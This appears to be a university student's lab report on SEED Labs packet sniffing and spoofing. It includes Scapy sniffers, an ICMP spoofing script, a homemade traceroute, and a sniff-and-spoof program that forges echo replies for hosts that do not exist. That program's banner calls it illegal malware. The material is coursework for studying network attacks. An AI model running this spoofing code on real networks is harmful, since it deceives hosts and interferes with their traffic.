

פרויקט גמר  
תקשורת ומחשוב  
אוניברסיטת אריאל  
2021

ת.ז מגישים: 208196709 207240301

# Packet spiffing spoofing:

## 3 Lab Task Set 1: Using Scapy to Sniff and Spoof Packets:

### 3.1 sniffing packets

#### 1.1.A:

```

1. from scapy.all import *
2.
3. print("sniffing packets")
4.
5.
6. def print_pkt(pkt):
7.     pkt.show()
8.
9.
10. pkt = sniff(iface='br-dba6a6f86b96', prn=print_pkt)

```

- Run the program with sudo privilege:

```

[02/09/21]seed@VM:~/.../volumes$ sudo python3 sniffer.py
sniffing packets
#### Ethernet ####
  dst      = ff:ff:ff:ff:ff:ff
  src      = 02:42:03:1a:95:65
  type     = ARP
#### ARP ####
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = 6
  plen     = 4
  op       = who-has
  hwsrc    = 02:42:03:1a:95:65
  psrc     = 10.9.0.1
  hwdst    = 00:00:00:00:00:00
  pdst     = 8.8.8.8

#### Ethernet ####
  dst      = ff:ff:ff:ff:ff:ff
  src      = 02:42:03:1a:95:65
  type     = ARP
#### ARP ####
  hwtype   = 0x1

```

- Run the program without sudo privilege:

```
[02/09/21]seed@VM:~/.../volumes$ python3 sniffer.py
sniffing packets
Traceback (most recent call last):
  File "sniffer.py", line 9, in <module>
    pkt = sniff(iface='br-dba6a6f86b96', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type)) # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

- Describe and display your observations:

Python “scapy” will allow us to use certain functionality only while we use sudo\admin privileges, for example, sending packets. Therefore, without sudo privileges, we will get permission error as shown above. This will happen due to the fact that creating a sniffer uses raw sockets which allows us to interfere with the networks processes. For security measures, creating raw sockets require root access to avoid unnecessary and unwanted change with the system default network operations. While using sudo, the user risks damaging or changing default network functions.


## 1.1.B:

- Capture only **ICMP** packets:

```

1. from scapy.all import *
2.
3. print("sniffing packets")
4.
5.
6. def print_pkt(pkt):
7.     pkt.show()
8.
9.
10. pkt = sniff(iface='br-dba6a6f86b96', filter='icmp', prn=print_pkt)

```



The screenshot displays the Wireshark network protocol analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The main window is divided into three panes:

- Packet List Pane:** Shows a list of captured packets. The first 17 packets are ICMP Echo (ping) requests and replies between 10.0.0.1 and 10.9.0.5.
- Packet Details Pane:** Displays the details of the selected packet (Frame 8). It shows the Ethernet II header, Internet Protocol Version 4 header, and Internet Control Message Protocol (ICMP) header.
- Packet Bytes Pane:** Shows the raw data of the selected packet in hexadecimal and ASCII format.

On the right side of the interface, a terminal window shows the output of the command `sudo python3 sniffer.py`. The output displays the sniffing process, including the Ethernet and IP headers, and the ICMP Echo (ping) request details.

```

[02/09/21]seed@VM:~/../volumes$ sudo python3 sniffer.py
sniffing packets
#### Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:03:1a:95:65
type     = IPv4
#### IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 54801
flags    = DF
frag     = 0
ttl      = 64
proto    = icmp
chksum   = 0x5080
src      = 10.9.0.1
dst      = 10.9.0.5
\options \
#### ICMP ]###
type     = echo-request
code     = 0
chksum   = 0x72fb
id       = 0x7
seq      = 0x1

#### Raw ]###
load     = '\xfe\xa3"\x00\x00\x00\x00\x97%\x0e\x00\x00\x0
0\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\
x1f !"#$%&'()*+,-./01234567'

#### Ethernet ]###
dst      = 02:42:03:1a:95:65
src      = 02:42:0a:09:00:05

```

- Capture any **TCP** packets that comes from a particular IP and with a destination **port number 23**:

```

1. from scapy.all import *
2.
3. print("sniffing packets")
4.
5.
6. def print_pkt(pkt):
7.     pkt.show()
8.
9.
10. pkt = sniff(iface='br-dba6a6f86b96', filter='tcp and dst port 23 and src host 10.9.0.5', prn=print_pkt)

```

The screenshot shows a network sniffer interface with a table of captured packets. The first two packets are highlighted in red. The first packet is a TCP SYN packet from 10.9.0.1 to 10.9.0.5. The second packet is a TCP RST, ACK packet from 10.9.0.5 to 10.9.0.1. The details pane on the right shows the structure of the second packet, including Ethernet II, IP, and TCP layers. A terminal window in the foreground shows the output of the sniffer script, displaying the captured packets in a structured format.

| No. | Time               | Source   | Destination | Protocol | Length | Info                         |
|-----|--------------------|----------|-------------|----------|--------|------------------------------|
| 1   | 2021-02-09 10:5... | 10.9.0.1 | 10.9.0.5    | TCP      | 74     | 54818 → 23 [SYN] Seq...      |
| 2   | 2021-02-09 10:5... | 10.9.0.5 | 10.9.0.1    | TCP      | 54     | 23 → 54818 [RST, ACK] Seq... |

```

[02/09/21]seed@VM:~/.../volumes$ sudo python3 sniffer.py
sniffing packets
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:03:1a:95:65
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 60
id       = 12658
flags    = DF
frag     = 0
ttl      = 64
proto    = tcp
chksum   = 0xf532
src      = 10.9.0.1
dst      = 10.9.0.5
\options \
###[ TCP ]###
sport    = 54818
dport    = 23
seq      = 17995
urgptr   = 0
options  = [('MSS', 1460), ('SAckOK', b''), ('Timestamp', (3457918116, 0)), ('NOP', None), ('WScale', 7)]

```

- Capture packets comes from or go to a **particular subnet**. You can pick any subnet:

```


1. from scapy.all import *
2.
3. print("sniffing packets")
4. def print_pkt(pkt):
5.     a. pkt.show()
6.
7.
8. pkt = sniff(iface='br-dba6a6f86b96', filter='dst net 128.230.0.0/16', prn=print_pkt)

```

```
[02/11/21]seed@VM:~/../volumes$ sudo chmod a+x sniffer.py
[02/11/21]seed@VM:~/../volumes$ sudo python3 sniffer.py
sniffing packets
###[ Ethernet ]###
  dst      = ff:ff:ff:ff:ff:ff
  src      = 02:42:03:1a:95:65
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = 6
  plen     = 4
  op       = who-has
  hwsrcc   = 02:42:03:1a:95:65
  psrcc    = 10.9.0.1
  hwdst    = 00:00:00:00:00:00
  pdst     = 128.230.0.5

###[ Ethernet ]###
  dst      = ff:ff:ff:ff:ff:ff
  src      = 02:42:03:1a:95:65
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = 6
  plen     = 4
  op       = who-has
  hwsrcc   = 02:42:03:1a:95:65
  psrcc    = 10.9.0.1
  hwdst    = 00:00:00:00:00:00
  pdst     = 128.230.0.5

###[ Ethernet ]###
  dst      = ff:ff:ff:ff:ff:ff
  src      = 02:42:03:1a:95:65
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
```




```
[02/11/21]seed@VM:~$ ping -I br-dba6a6f86b96 128.230.0.5
PING 128.230.0.5 (128.230.0.5) from 10.9.0.1 br-dba6a6f86b96: 56(8
4) bytes of data.
^C
--- 128.230.0.5 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3065ms
[02/11/21]seed@VM:~$
```

## 3.2 spoofing ICMP packets

### 1.2:

- We have chosen an arbitrary source IP.
- Using python code we sent an ICMP echo request to another VM
- As we can see in the below picture, we have received an ICMP echo reply.



```
src      = 02:42:0a:09:00:05
type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = 6
  plen     = 4
  op       = is-at
  hwsrcc   = 02:42:0a:09:00:05
  psrcc    = 10.9.0.5
  hwdst    = 02:42:03:1a:95:65
  pdst     = 10.9.0.1

###[ Ethernet ]###
  dst      = 02:42:0a:09:00:05
  src      = 02:42:03:1a:95:65
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 28
  id       = 1
  flags    =
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = 0x63d1
  src      = 10.2.3.0
  dst      = 10.9.0.5
  \options \
###[ ICMP ]###
  type     = echo-request
  code     = 0
  chksum   = 0xf7ff
  id       = 0x0
  seq      = 0x0

###[ Ethernet ]###
```

```
1 from scapy.all import *
2 a = IP()
3 a.src = '10.2.3.0'
4 a.dst = '10.9.0.5'
5 b = ICMP()
6 send(a/b)
```

```
[02/11/21]seed@VM:~/../volumes$ sudo python3 spoofing.py
Sent 1 packets.
[02/11/21]seed@VM:~/../volumes$
```

```
2 from scapy.all import *
3
4 print("sniffing packets")
5
6 def print_pkt(pkt):
7     pkt.show()
8
9 pkt = sniff(iface='br-dba6a6f86b96', prn=print_pkt)
```

## 3.3 Traceroute

### 1.3:

```

1. from scapy.all import *
2. hostname="google.com"
3. i=0
4. while(True):
5.     i=i+1
6.     pkt = IP(dst=hostname, ttl=i) / ICMP()
7.     reply = sr1(pkt, verbose=0)
8.     if reply is None:
9.         break
10.    elif reply.src == '172.217.171.206':
11.        print("Done!", reply.src)
12.        break
13.    else:
14.        print("%d hops away: " % i, reply.src, reply.time)

```

| No. | Time            | Source          | Destination     | Protocol | Length | Info                  |
|-----|-----------------|-----------------|-----------------|----------|--------|-----------------------|
| 3   | 2021-02-11 04:5 | 10.0.2.4        | 172.217.171.206 | ICMP     | 42     | Echo (ping) request   |
| 4   | 2021-02-11 04:5 | 10.0.2.1        | 10.0.2.4        | ICMP     | 70     | Time-to-live exceeded |
| 5   | 2021-02-11 04:5 | 10.0.2.4        | 172.217.171.206 | ICMP     | 42     | Echo (ping) request   |
| 6   | 2021-02-11 04:5 | 10.0.0.138      | 10.0.2.4        | ICMP     | 70     | Time-to-live exceeded |
| 7   | 2021-02-11 04:5 | 10.0.2.4        | 172.217.171.206 | ICMP     | 42     | Echo (ping) request   |
| 8   | 2021-02-11 04:5 | 212.179.37.1    | 10.0.2.4        | ICMP     | 70     | Time-to-live exceeded |
| 9   | 2021-02-11 04:5 | 10.0.2.4        | 172.217.171.206 | ICMP     | 42     | Echo (ping) request   |
| 10  | 2021-02-11 04:5 | 10.250.1.6      | 10.0.2.4        | ICMP     | 70     | Time-to-live exceeded |
| 11  | 2021-02-11 04:5 | 10.0.2.4        | 172.217.171.206 | ICMP     | 42     | Echo (ping) request   |
| 12  | 2021-02-11 04:5 | 212.25.77.2     | 10.0.2.4        | ICMP     | 70     | Time-to-live exceeded |
| 13  | 2021-02-11 04:5 | 10.0.2.4        | 172.217.171.206 | ICMP     | 42     | Echo (ping) request   |
| 14  | 2021-02-11 04:5 | 10.90.99.9      | 10.0.2.4        | ICMP     | 70     | Time-to-live exceeded |
| 15  | 2021-02-11 04:5 | 10.0.2.4        | 172.217.171.206 | ICMP     | 42     | Echo (ping) request   |
| 16  | 2021-02-11 04:5 | 74.125.51.88    | 10.0.2.4        | ICMP     | 70     | Time-to-live exceeded |
| 17  | 2021-02-11 04:5 | 10.0.2.4        | 172.217.171.206 | ICMP     | 42     | Echo (ping) request   |
| 18  | 2021-02-11 04:5 | 74.125.244.209  | 10.0.2.4        | ICMP     | 70     | Time-to-live exceeded |
| 19  | 2021-02-11 04:5 | 10.0.2.4        | 172.217.171.206 | ICMP     | 42     | Echo (ping) request   |
| 20  | 2021-02-11 04:5 | 216.239.42.241  | 10.0.2.4        | ICMP     | 70     | Time-to-live exceeded |
| 21  | 2021-02-11 04:5 | 10.0.2.4        | 172.217.171.206 | ICMP     | 42     | Echo (ping) request   |
| 22  | 2021-02-11 04:5 | 172.217.171.206 | 10.0.2.4        | ICMP     | 60     | Echo (ping) reply     |

```

[02/11/21]seed@VM:~/.../volumes$ sudo chmod a+x ttl.py
[02/11/21]seed@VM:~/.../volumes$ sudo python3 ttl.py
1 hops away: 10.0.2.1 1613037394.772735
2 hops away: 10.0.0.138 1613037394.827962
3 hops away: 212.179.37.1 1613037395.0546663
4 hops away: 10.250.1.6 1613037395.1288757
5 hops away: 212.25.77.2 1613037395.1881568
6 hops away: 10.90.99.9 1613037395.2426312
7 hops away: 74.125.51.88 1613037395.3353047
8 hops away: 74.125.244.209 1613037395.4306176
9 hops away: 216.239.42.241 1613037395.5318415
Done! 172.217.171.206
[02/11/21]seed@VM:~/.../volumes$

```

In this task we wrote our own “traceroute” function using python language. Traceroute is a function that seems to work in a recursive way. The function’s purpose is to find map the routers along the way from the source IP address to the destination IP address. It does so by setting TTL of an arbitrary packet to 1. The package is then sent towards the destination but will be dropped by the first router. The function will now increase TTL to two and send it again. Every time the packet will be dropped, we will receive an ICMP error message telling us that the TTL has exceeded. This is how we get the IP address of these routers. The function will cease to work only when our packet arrives at the desired destination. We will know so by using the function `sr1` whose job is to detect the IP address from which we received the error message.

## 3.4 Sniffing and-then Spoofing


### 1.4:

```

1. from scapy.all import *
2. #and packet[ICMP].type==8 and (packet[ICMP].type==8 or packet[ICMP].type==3)
3. def spoof(packet):
4.     if ICMP in packet and (packet[ICMP].type==8 or packet[ICMP].type==3):
5.
6.         print("\nInfo below belongs to the original packet request.")
7.         print("Source IP: ",packet[IP].src)
8.         print("Destination IP: ",packet[IP].dst)
9.
10.        print("\n")
11.        print("Starting to falsify copy of reply packet.")
12.
13.        if packet[ICMP].type==3:
14.            d = packet[ICMP].dst
15.        else:
16.            d=packet[IP].dst
17.        ip = IP(src=d, dst=packet[IP].src, ihl = packet[IP].ihl)
18.        icmp = ICMP(type=0,id=packet[ICMP].id, seq = packet[ICMP].seq)
19.        data = packet[Raw].load
20.        falsepkt = ip/icmp/data
21.        print("\n")
22.        print("Info below belongs to the false reply packet.")
23.        print("Source IP: ",falsepkt[IP].src)
24.        print("Destination IP: ",falsepkt[IP].dst)
25.        send(falsepkt,verbose=0)
26.
27. print("Welcome!\nThis is a malware program used to falsify packets!\nUse this pro-
    gram carefully for it is not legal!\nAny use is on the user responsi-
    bilty alone!\nHave fun! :)\n...")
28.
29. pkt = sniff(iface=['lo','enp0s3'],filter='icmp and src host 10.0.2.5', prn = spoof)

```

Our sniffer “catches” the specific packets we requested him to observe (using the filter). Once a packet is sniffed, then our program will start to create a new fake packet. We will explain the struct of the fake packet in the diagram below:



In fact, the packet sent by A will be observed by the VM, the VM will falsify a packet using the Ip of A as its destination and will use B’s Ip as its source Ip. That way A will eventually receive a packet from the VM and from B (if B is alive).



- Ping 1.2.3.4 a non-existing host on the Internet:
  - Attacked:

[SEED Labs] \*enp0s3

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

icmp

| No. | Time               | Source   | Destination | Protocol | Length | Info                |
|-----|--------------------|----------|-------------|----------|--------|---------------------|
| 27  | 2021-02-11 06:1... | 10.0.2.5 | 1.2.3.4     | ICMP     | 98     | Echo (ping) request |
| 30  | 2021-02-11 06:1... | 1.2.3.4  | 10.0.2.5    | ICMP     | 98     | Echo (ping) reply   |
| 31  | 2021-02-11 06:1... | 10.0.2.5 | 1.2.3.4     | ICMP     | 98     | Echo (ping) request |
| 32  | 2021-02-11 06:1... | 1.2.3.4  | 10.0.2.5    | ICMP     | 98     | Echo (ping) reply   |

```
[02/11/21]seed@VM:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=51.6 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=25.8 ms
^C
--- 1.2.3.4 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 25.799/38.696/51.594/12.897 ms
```

- Attacker:

```
[02/11/21]seed@VM:~/.../volumes$ sudo chmod a+x ss.py
[02/11/21]seed@VM:~/.../volumes$ sudo python3 ss.py
Welcome!
This is a malware program used to falsify packets!
Use this program carefully for it is not legal!
Any use is on the user responsibility alone!
Have fun! :)
...

Info below belongs to the original packet request.
Source IP: 10.0.2.5
Destination IP: 1.2.3.4

Starting to falsify copy of reply packet.

Info below belongs to the false reply packet.
Source IP: 1.2.3.4
Destination IP: 10.0.2.5

Info below belongs to the original packet request.
Source IP: 10.0.2.5
Destination IP: 1.2.3.4

Starting to falsify copy of reply packet.

Info below belongs to the false reply packet.
Source IP: 1.2.3.4
Destination IP: 10.0.2.5
```

- Ping 10.9.0.99 a non-existing host on the LAN:
- Attacked:

| No. | Time               | Source   | Destination | Protocol | Length | Info                                       |
|-----|--------------------|----------|-------------|----------|--------|--|
| 1   | 2021-02-17 12:3... | 10.9.0.1 | 10.9.0.1    | ICMP     | 126    | Destination unreachable (Host unreachable) |

```

seed@VM: ~
[02/17/21]seed@VM:~$ ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.1 icmp_seq=1 Destination Host Unreachable

```

From the host virtual machine we sent a ping to the address on the local network 10.9.0.99. However, because the IP is non-existent on the LAN, we got an “Unreachable” error. To falsify this packet reply, we had to tell the sniffer to use the Loopback interface and reach inside the ICMP protocol IP address itself instead of the regular IP header address. Why? because the system did not provide the IP header the desired IP because it could not leave the local network. In our code, you can see that we split it into two options in lines 13-16.

- Attacker

The screenshot shows a network sniffer window with the following packet capture:

| No. | Time                          | Source    | Destination | Protocol | Length | Info                                       |
|-----|-------------------------------|-----------|-------------|----------|--------|--|
| 1   | 2021-02-17 12:27:11.423545379 | 10.0.2.5  | 10.9.0.99   | ICMP     | 126    | Destination unreachable (Host unreachable) |
| 4   | 2021-02-17 12:27:11.503283031 | 10.9.0.99 | 10.0.2.5    | ICMP     | 126    | Destination unreachable (Host unreachable) |

Below the sniffer window, a terminal window shows the execution of a script:

```

[02/17/21]seed@VM:~/../volumes$ sudo python3 ss.py
Welcome!
This is a malware program used to falsify packets!
Use this program carefully for it is not legal!
Any use is on the user responsibility alone!
Have fun! :)
...

Info below belongs to the original packet request.
Source IP: 10.0.2.5
Destination IP: 10.9.0.99

Starting to falsify copy of reply packet.

Info below belongs to the false reply packet.
Source IP: 10.9.0.99
Destination IP: 10.0.2.5

```

At the bottom, another terminal window shows the command:

```

[02/17/21]seed@VM:~$ hostname -I
10.0.2.6 172.17.0.1
[02/17/21]seed@VM:~$

```

- Ping 8.8.8.8 an existing host on the Internet:
  - Attacked:

| File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help |                    |          |             |          |        |                     |
|--|--------------------|----------|-------------|----------|--------|---------------------|
| icmp   |                    |          |             |          |        |                     |
| No.  | Time               | Source   | Destination | Protocol | Length | Info                |
| 1  | 2021-02-16 04:0... | 10.0.2.5 | 8.8.8.8     | ICMP     | 98     | Echo (ping) request |
| 4  | 2021-02-16 04:0... | 8.8.8.8  | 10.0.2.5    | ICMP     | 98     | Echo (ping) reply   |
| 5  | 2021-02-16 04:0... | 8.8.8.8  | 10.0.2.5    | ICMP     | 98     | Echo (ping) reply   |

```
[02/16/21]seed@VM:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=55.0 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=66.3 ms (DUP!)
^C
--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, +1 duplicates, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 55.010/60.665/66.320/5.655 ms
```

- Attacker:

```
seed@VM: ~/.../volumes
[02/16/21]seed@VM:~/.../volumes$ sudo chmod a+x ss.py
[02/16/21]seed@VM:~/.../volumes$ sudo python3 ss.py
Welcome!
This is a malware program used to falsify packets!
Use this program carefully for it is not legal!
Any use is on the user responsibility alone!
Have fun! :)
...

Info below belongs to the original packet request.
Source IP: 10.0.2.5
Destination IP: 8.8.8.8

Starting to falsify copy of reply packet.

Info below belongs to the false reply packet.
Source IP: 8.8.8.8
Destination IP: 10.0.2.5
```

## 4 Lab Task Set 2: Writing Programs to Sniff and Spoof Packets

### 2.1 Writing Packet Sniffing Program:

#### 2.1.A:

• **Question 1.** Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.

1. pcap\_open\_live: In our sniffer code, we need to set up the interface from which it will capture packets. This can be defined inside the main code of the sniffer in the “pcap\_open\_live” function. This function also dictates whether or not promiscuous mode is on or not.
2. pcap\_compile & pcap\_setfilter: In this part we set up the sniffer filter, which allows us to ignore all incoming packets that goes through our network and tells the sniffer on which packets he should be concentrating. In the third argument of pcap\_compile we set the filter by using a String. The function knows to match the variations of strings to the correct filter.
3. pcap\_loop: Sniffer program will be executed. This function enters a loop which “waits” for packets to arrive. We send every packets that we capture to our function “got\_packets” which analyzes the packets and prints out the desired information.
4. pcap\_close: End of session. We close the pcap loop and therefor stop capturing packets.

• **Question 2.** Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

Sniffer program requires access to the network interface (i.e en0p3, br-xxx, ect...) and that is only possible in Linux with root permission. Why? Because they use raw sockets which allows the sniffer to overlook the system default protocols and send out packets in a “pirate” way. To open a raw socket, we also need root permission. In short, to bypass the system default methods regarding network receiving and sending packets, we must have root access otherwise we might risk the integrity operations on our computer.

- **Question 3.** Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this.

```

seed@VM: ~/.../volumes
amount of packets so far: 582
  Protocol: UDP
amount of packets so far: 583
  Protocol: UDP
amount of packets so far: 584
  Protocol: UDP
amount of packets so far: 585
  Protocol: UDP
amount of packets so far: 586
amount of packets so far: 587

seed@VM: ~/.../volumes
amount of packets so far: 563
  Protocol: UDP
amount of packets so far: 564
  Protocol: UDP
amount of packets so far: 565
  Protocol: UDP
amount of packets so far: 566
  Protocol: UDP
amount of packets so far: 567
  Protocol: UDP
amount of packets so far: 568
  Protocol: UDP
amount of packets so far: 569
amount of packets so far: 570

```

Promiscuous mode allows the sniffer to receive all packets that are sent to the computer instead of only those who are **addressed** to it. We can change the promiscuous mode in the function named “pcap\_open\_live” in the third argument: change it from **1** (which means **promiscuous mode is on**) to **0** (now it will be off).

#### The difference of promiscuous vs. non-promiscuous sniffing:

In standard, **non-promiscuous** sniffing, allows the host to only sniff traffic that is directly related to it. Only traffic to, from, or routed through the host will be picked up by the sniffer.

**Promiscuous mode**, on the other hand, sniffs all traffic on the wire. In a non-switched environment, this could be all network traffic.

```

1. #include <pcap.h>
2. #include <stdio.h>
3. #include <arpa/inet.h>
4.
5. /* Ethernet header */
6. struct ethheader {
7.     u_char ether_dhost[6]; /* destination host address */
